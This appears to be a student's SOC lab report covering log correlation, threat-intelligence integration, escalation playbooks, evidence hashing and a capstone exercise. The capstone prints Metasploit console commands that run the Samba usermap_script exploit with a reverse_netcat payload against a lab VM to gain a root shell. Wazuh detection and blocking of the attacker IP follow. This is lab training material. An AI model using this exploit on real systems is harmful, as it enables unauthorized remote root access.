- **Advance Log Analysis :**
  Advance log analysis can be described as the process of extracting only required data or logs from a large amount of data/log which are generated from firewalls, endpoints, servers. This logs can be used to detect suspicious patterns or alerts in the system and can track the activity and reduce false positives.

  - **Log Correlation** : Log Correlation can be defined as the process of linking the events from multiple logs so as to identify a malicious or suspicious activity.
    It helps us to find the timeline of the event and can help gather incidents from different source.
    Eg : Windows security log shows multiple failed login attempts (Event ID 4625) from an IP.
    Firewall Logs show outbound connection from the same host
    It can be termed as possible brute force attack.

  - **Anomaly Detection** : It detects or identifies the behaviour the differentiates between normal pattern. It can also detect even if doesn't match signature patterns.
    - **Rule Based Detection**: Static Rules (Eg : login into the system after the business hours.)
    - **Statistical Detection** : A normal user logins 2-3 times a day if there are 50 logins it detects that.
      Eg : Login at 3 AM into the server.
      Sudden spike in outbound traffic.

  - **Log Enrichment** : Log enrichment can be defined as the addition of contextual information to the logs so that it helps analyst to make the analysis more faster and accurate.
    Common Enrichment Fields :
    - IP Geolocation (Country, City)
    - User Role (Admin, Standard user)
    - Identify Criticality (Server, Workstation)
    - Threat Intelligence (Malicious IP)

    Benefits : Reduces False Positives, Faster Decision making.

- **Threat Intelligence Integration :** It mainly focuses on using internal and external intelligence so as to focus on detection and identification of suspicious patterns.
    - **Threat Intelligence Types :** It provides information about types and methods.
        - **Indicator of Compromise (IOC)** : Malicious IPS, file hashes, Domains and URLs
        - **Tactics, Techniques and Procedures** : It describes how the attackers operate
        - **Threat Feeds** : It describes continuous streaming of intelligence from vendors or communities.

    - **Integration in SOC Operations** : Threat Intelligence integration into SOC tools helps generate and identify the alerts automatically.
      Eg : SIEM tools detect increase in outbound traffic to a particular IP.
      The Threat Intelligence marks an IP as a known C2 server.
      Benefits : Faster Detection
      Reduced manual work.

    - **Threat Hunting With Intelligence:** It defines proactive hunting and just receiving the alert.
        - Using MITRE ATTACK technique to T1078 (Valid Accounts)
        - Searching logs for login from new locations, Privileges misuse.

- **Incident Escalations Workflows :**
  It defines how security incidents are classified and moved to different SOC Tiers depending upon their severity, impact and complexity**.**
  Timely escalations of incidents helps immediate response to incident reducing the potential damage.

    - **Escalation Tiers** : In SOC Teams are structured into different tiers to handle incidents effectively.
        - Tier 1 (Triage) : Monitoring and initial review of the alerts, Basic investigation and identification of false positives.

- Tier 2 (Investigation) : In depth analysis of system or server logs, Correlation of events and logs, Recommendations for containment of the incident
- Tier 3 (Advanced Analysis) : Threat Hunting, Malware Analysis, Incident remediation strategy

➢ **Escalation Criteria** : The escalation criteria are based on following points.
- Severity (Critical. High, Medium)
- Business Impact
- Data Sensitivity

➢ **Communication Protocols** : Communication to concerned persons is utmost important during security incidents.
- SITREP (Situation Report) :
  a) What happened
  b) Impact
  c) Actions taken
  d) Next steps
- Management Notifications
- Stake Holder Briefings

➢ **Automation in Escalation** : Security Orchestration, Automation and Response (SOAR) tools help automate
- Ticket Creation
- Alert Notification
- Incident Assignment

Benefits : Reduced Human Error
Faster handling of tasks

- **Advance Log Analysis :** For the task to be performed we need VM, Elasticsearch, Kibana, BOTS logs. Below are the steps to be followed
  a) Start the Elasticsearch services and check the status it should be active(running).
  b) Start the services also for Kibana and also the status for the same
  c) The next step is to access the Elastic security dashboard in the web browser.

d) The login page appears and it loads successfully.
e) The next step is to enable Elastic security for that go to security and in that go to overview.
f) After that click on enable Elastic security and confirm the index creation.
g) The next step is to ingest the BOTS logs through filebeat enable windows setup filebeat and restart filebeat and the dataset gets loaded.
h) The logs will appear in the Discover menu of kibana.
i) We can filter the logs by filtering the logs with event.code : “4625”
j) To correlate the logs with outbound traffic in the discover menu write the query event.code: “4625” and destination.ip:*

Timestamp	Event ID	Source IP	Destination IP	Notes
12/12/2025 12:00	4625	192.168.56.102	8.8.8.8	Suspicious DNS request

k) The next step is create anomaly detection rule in the rules menu of kibana
l) Click on create new rule write the index pattern logs-* write the rule logic network.bytes > 1000000 and in the time window write 1 min
m) The next step is to test the anomaly with sample data transfer and we can see network spiles are generated and network.bytes exceeds threshold
n) The next step is to enable GeoIP log Enrichment for this select the stack management in kibana and click on create pipeline and insert the credentials like type: GeoIP, Field: source.ip, target: source.geo and save the pipeline
o) The next step is you can validate the logs.

- Findings : From the above given task we can find out that the log analysis successfully identified failed login attempts correlated with outbound traffic. High volume data transfers were detected when we checked with rules. The GeoIP enrichment helped us find the geographic content related to suspicious IPs or malicious traffic and helps us improve and reduce the hectic work of finding observations from complex logs.

- **Threat Intelligence Integration** :

The following steps are to be followed for importing threat feeds, enrich alerts and for hunting threats.

a) Install Wazuh Server that contains Indexer, Manager and dashboard.
b) After Installing check the status of all of them it should be active(running)
c) This completes the installation then access the dashboard.
d) After accessing the dashboard login with the credentials that were set during install.
e) The next step is to install Wazuh-agent.
f) After installing the Wazuh-agent edit the configuration an in it edit the manager IP as your Wazuh server IP.
g) The next step is enable and start the Wazuh-agent.
h) After that Import AlienVault OTX Threat Intelligence for that go to the official OTX API which lets you fetch threat indicators. Fetch the indicators and convert to Wazuh CDB list.
i) After converting restart the wazuh-manager.
j) The next step is to install Hive after installing enabling start the Hive and check the status.
k) Open hive in the browser and create org & user and after that generate API key for integration
l) The next step is to integrate Wazuh with hive for this install the hive client on wazuh manager and after that restart the wazuh-manager.
m) The next step is to test the threat feed & enrichment for that create a test log on agent and tell agent to monitor and after that restart the wazuh-agent.
n) This simulates a log containing a suspicious IP and wazuh would match against the CDB list.
o) The next task is threat hunting and for that go to wazuh dashboard in that go to threat intelligence and in that select threat hunting and write the query “**event.module:ssh and user.name != “system**”.
p) After this query we can see if any log matches successful logins indicating valid account abuse behaviour.
    - **Findings** : Through the logs of Wazuh we can see that several SSH authentication events where no users successfully logged in matching the MITRE 1078. This suggests unauthorized activity. For this normal users should review and alerts should be thoroughly investigated.

- **Incident Escalation Practice** :

  - **Escalation Simulation**:
    - **Step 1 Alert Identification** : A high priority alert that indicates unauthorized access was detected during monitoring. The alert involved a successful login attempt from an unauthorized suspicious IP suggesting potential threat.

    - **Step 2 Case Creation in Hive** : The new case created contains the following details :
      a) **Case Title** : Unauthorized access detected
      b) **Severity** : High
      c) **Status** : Open
      d) **Source** : SIEM Alert

    - **Step 3 Escalation** : The incident that occurred in the morning involves a high severity unauthorized access alert detected in SIEM. A successful authentication was observed from IP address : 192.168.56.102 which is not of any authorized or registered user. The behaviour matches with MITRE ATTACK technique T1078 indicating credential compromise. Initial actions were taken by isolating the affected server from the network. No evidence were found of data exfiltration. Due to the high risk the incident and for deep analysis the incident has been raised to Tier 2 for further investigation.

  - **Workflow Automation :**
    Playbook Description : The playbook is triggered when a high priority alert is ingested from the SIEM or management system.
    - **Input Systems :**
      a) Alert severity
      b) Alert type
      c) Affected asset
      d) Source system
    - **Actions** :

a) Evaluate Alert severity

b) If severity equals to High assign the incident to Tier 2 SOC group

c) Send email notifications and alerts to Tier 2 group analysts

Playbook Logic :

```
IF alert.severity == “High”
Then
   assign_case(“Tier 2 SOC”)
   add_comment(“Automatically escalated to Tier 2 due to High Severity”)
   send_notification(“tier2@soc”)
END IF
```

Upon execution the case automatically gets assigned to Tier 2 and a notification gets generated.

- **Alert Triage with Threat Intelligence** : Below steps are to be followed to complete this task.
  - **a)** As we have already installed the Wazuh-manager check the status it should be active(running)
  - **b)** The next step is to create a mock alert of Suspicious Powershell execution.
  - **c)** In ubuntu vm we have created a test log file and inserted data of suspicious powershell executions
  - **d)** The next step is to configure the wazuh-agent to monitor this log
  - **e)** After that restart the wazuh-agent.
  - **f)** Open wazuh-dashboard and go to security events and in that select discover nd in that select powershell there we can see the alerts ingested.

  Documentation :

  Alert ID : 004
  Alert type : Suspicious Powershell execution
  Detected by : Wazuh
  Source IP : 192.168.1.101
  Priority : High

Status : Open

The alert was generated after detecting Powershell execution activity which is commonly associated with exploitation techniques such malware execution and many more. Powershell is a windows administration tool however it is frequently attacked by attackers using malicious scripts. The execution was marked as suspicious due to its unexpected occurrence. The powershell activity can indicate malware execution the alert was marked as high priority for investigation.


- **IOC Validation** :
  a) **Virus Total**:
  IOC Type : IP address
  IOC Value : 192.168.1.101
  The Ip address belongs to private range and is not routable on public internet. The Virus total did not report any malicious detections related. This results that the IP does not have any malicious reputation earlier.

  b) **AlienVault OTX**
  IOC Type : IP address
  IOC Value : 192.168.1.101
  AlienVault OTX did not any associated spikes or analysis for the IP address 192.168.1.101 since the IP is in private address range it is not tracked in public intelligence feeds. This also suggests that the IP is not linked to any known threat actor. Therefore the results may conclude after further detailed investigations and findings.

- **Evidence Preservation & Analysis**:
  The objective of this activity is to collect, preserve and document digital evidence from a virtual machine in a forensic manner. We have used Velociraptor, FTK Imager, sha256 sum and a vm (ubuntu).
  Below steps are to be followed to do the task.
  a) Install Velociraptor on virtual machine and check status.
  b) The next step is to create a evidence directory.
  c) The next step is to collect the network connections data that is volatile data (SELECT * FROM netstat)


d) After collecting the data store the data into CSV format (netstat_output.csv)
e) The next step is to verify the data collected through head netstat_output.csv
f) The output snap is attached below.

Output of Network Connections :



g) The next step is to hash the data that is collected.
h) We can hash the data using **sudo sha256sum** in which the sha256 generates a cryptographic hash.
i) We can verify the hash output or can check the data is hashed by using the cat memory_hash.txt.
j) The below snap shows the output of the command through which we can see that the data is hashed.

Hashed Value :



The activity successfully demonstrates that a volatile data was collected and evidence integrity was preserved or protected using cryptographic hashing.

- **Capstone Project** : For doing this task we did the following steps:

a) The first step we did is we installed the Metasploit framework on the vm and verified by running the command version so to confirm it is installed and it gives the output of currently installed version

b) The next step is to start or launch the Metasploit logging in to msf console on VM

c) Below is snap of msf console

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options
```

d) For doing this exploit we have used the samba script

e) So import or use the samba script and set the LHOST, RHOSTS and LPORT

f) Here we have set LHOST 192.168.56.102 (Attacker VM)

g) The RHOST is set to 192.168.56.101 (Vulnerable metasploit)

h) The LPORT is set to 4444


```
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(multi/samba/usermap_script) > SET LPORT 4444
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
```

i) Then we successfully completed the attack by running the exploit command and we gained access to the command shell

j) In the below output we can see that with whoami command the output is root and for hostname we get Metasploit which tells the attack was successful.



k) The next step is to detect the samba exploitation attempt and configure a Wazuh alert and for that open wazuh dashboard.


l) Navigate to Security events and then select alerts and filter it by victim IP 192.168.56.101.

m) It shows the alert generated and mapped to MITRE framework T1210 that is exploitation of remote services.

n) The next task is to isolate the VM and block the attackers IP : 192.168.56.102


o) Use the sudo cscli command and add the attackers IP in the decision table

p) The output of attackers IP added to decision table that is blocked is shown below.



q) The next step is to verify that the IP is blocked by the ping test.

r) Then we run the ping test and get no output that means the IP was successfully blocked.



Escalation :
Title : Samba Remote Exploitation
Severity : High
Status : New
Assigned To : Tier 2

A Samba script remote attack was detected on Metasploitable2 VM. The attacker with the IP 192.168.56.102 successfully executed the samba usermap script vulnerability which resulted in root shell access. Wazuh generated a High severity alert which was mapped to MITRE T1210 framework. Immediate actions were taken by isolating the affected VM and blocking the attackers IP using crowdsec. No further activities were observed after the blocking. The incident is escalated to Tier 2 for further investigation and in depth analysis.

- **Briefing** : A security incident occurred which resulted in unauthorized root level access of the system using known software vulnerability Our monitoring tools quickly identified the attack and generated alerts and confirmed the source. The affected system was immediately isolated and the attackers IP was immediately blocked to prevent further intrusion. The incident was escalated to Tier2 for further analysis and investigation. Preventive measures like regular updates and through monitoring have been suggested to reduce the risk of such attacks in future.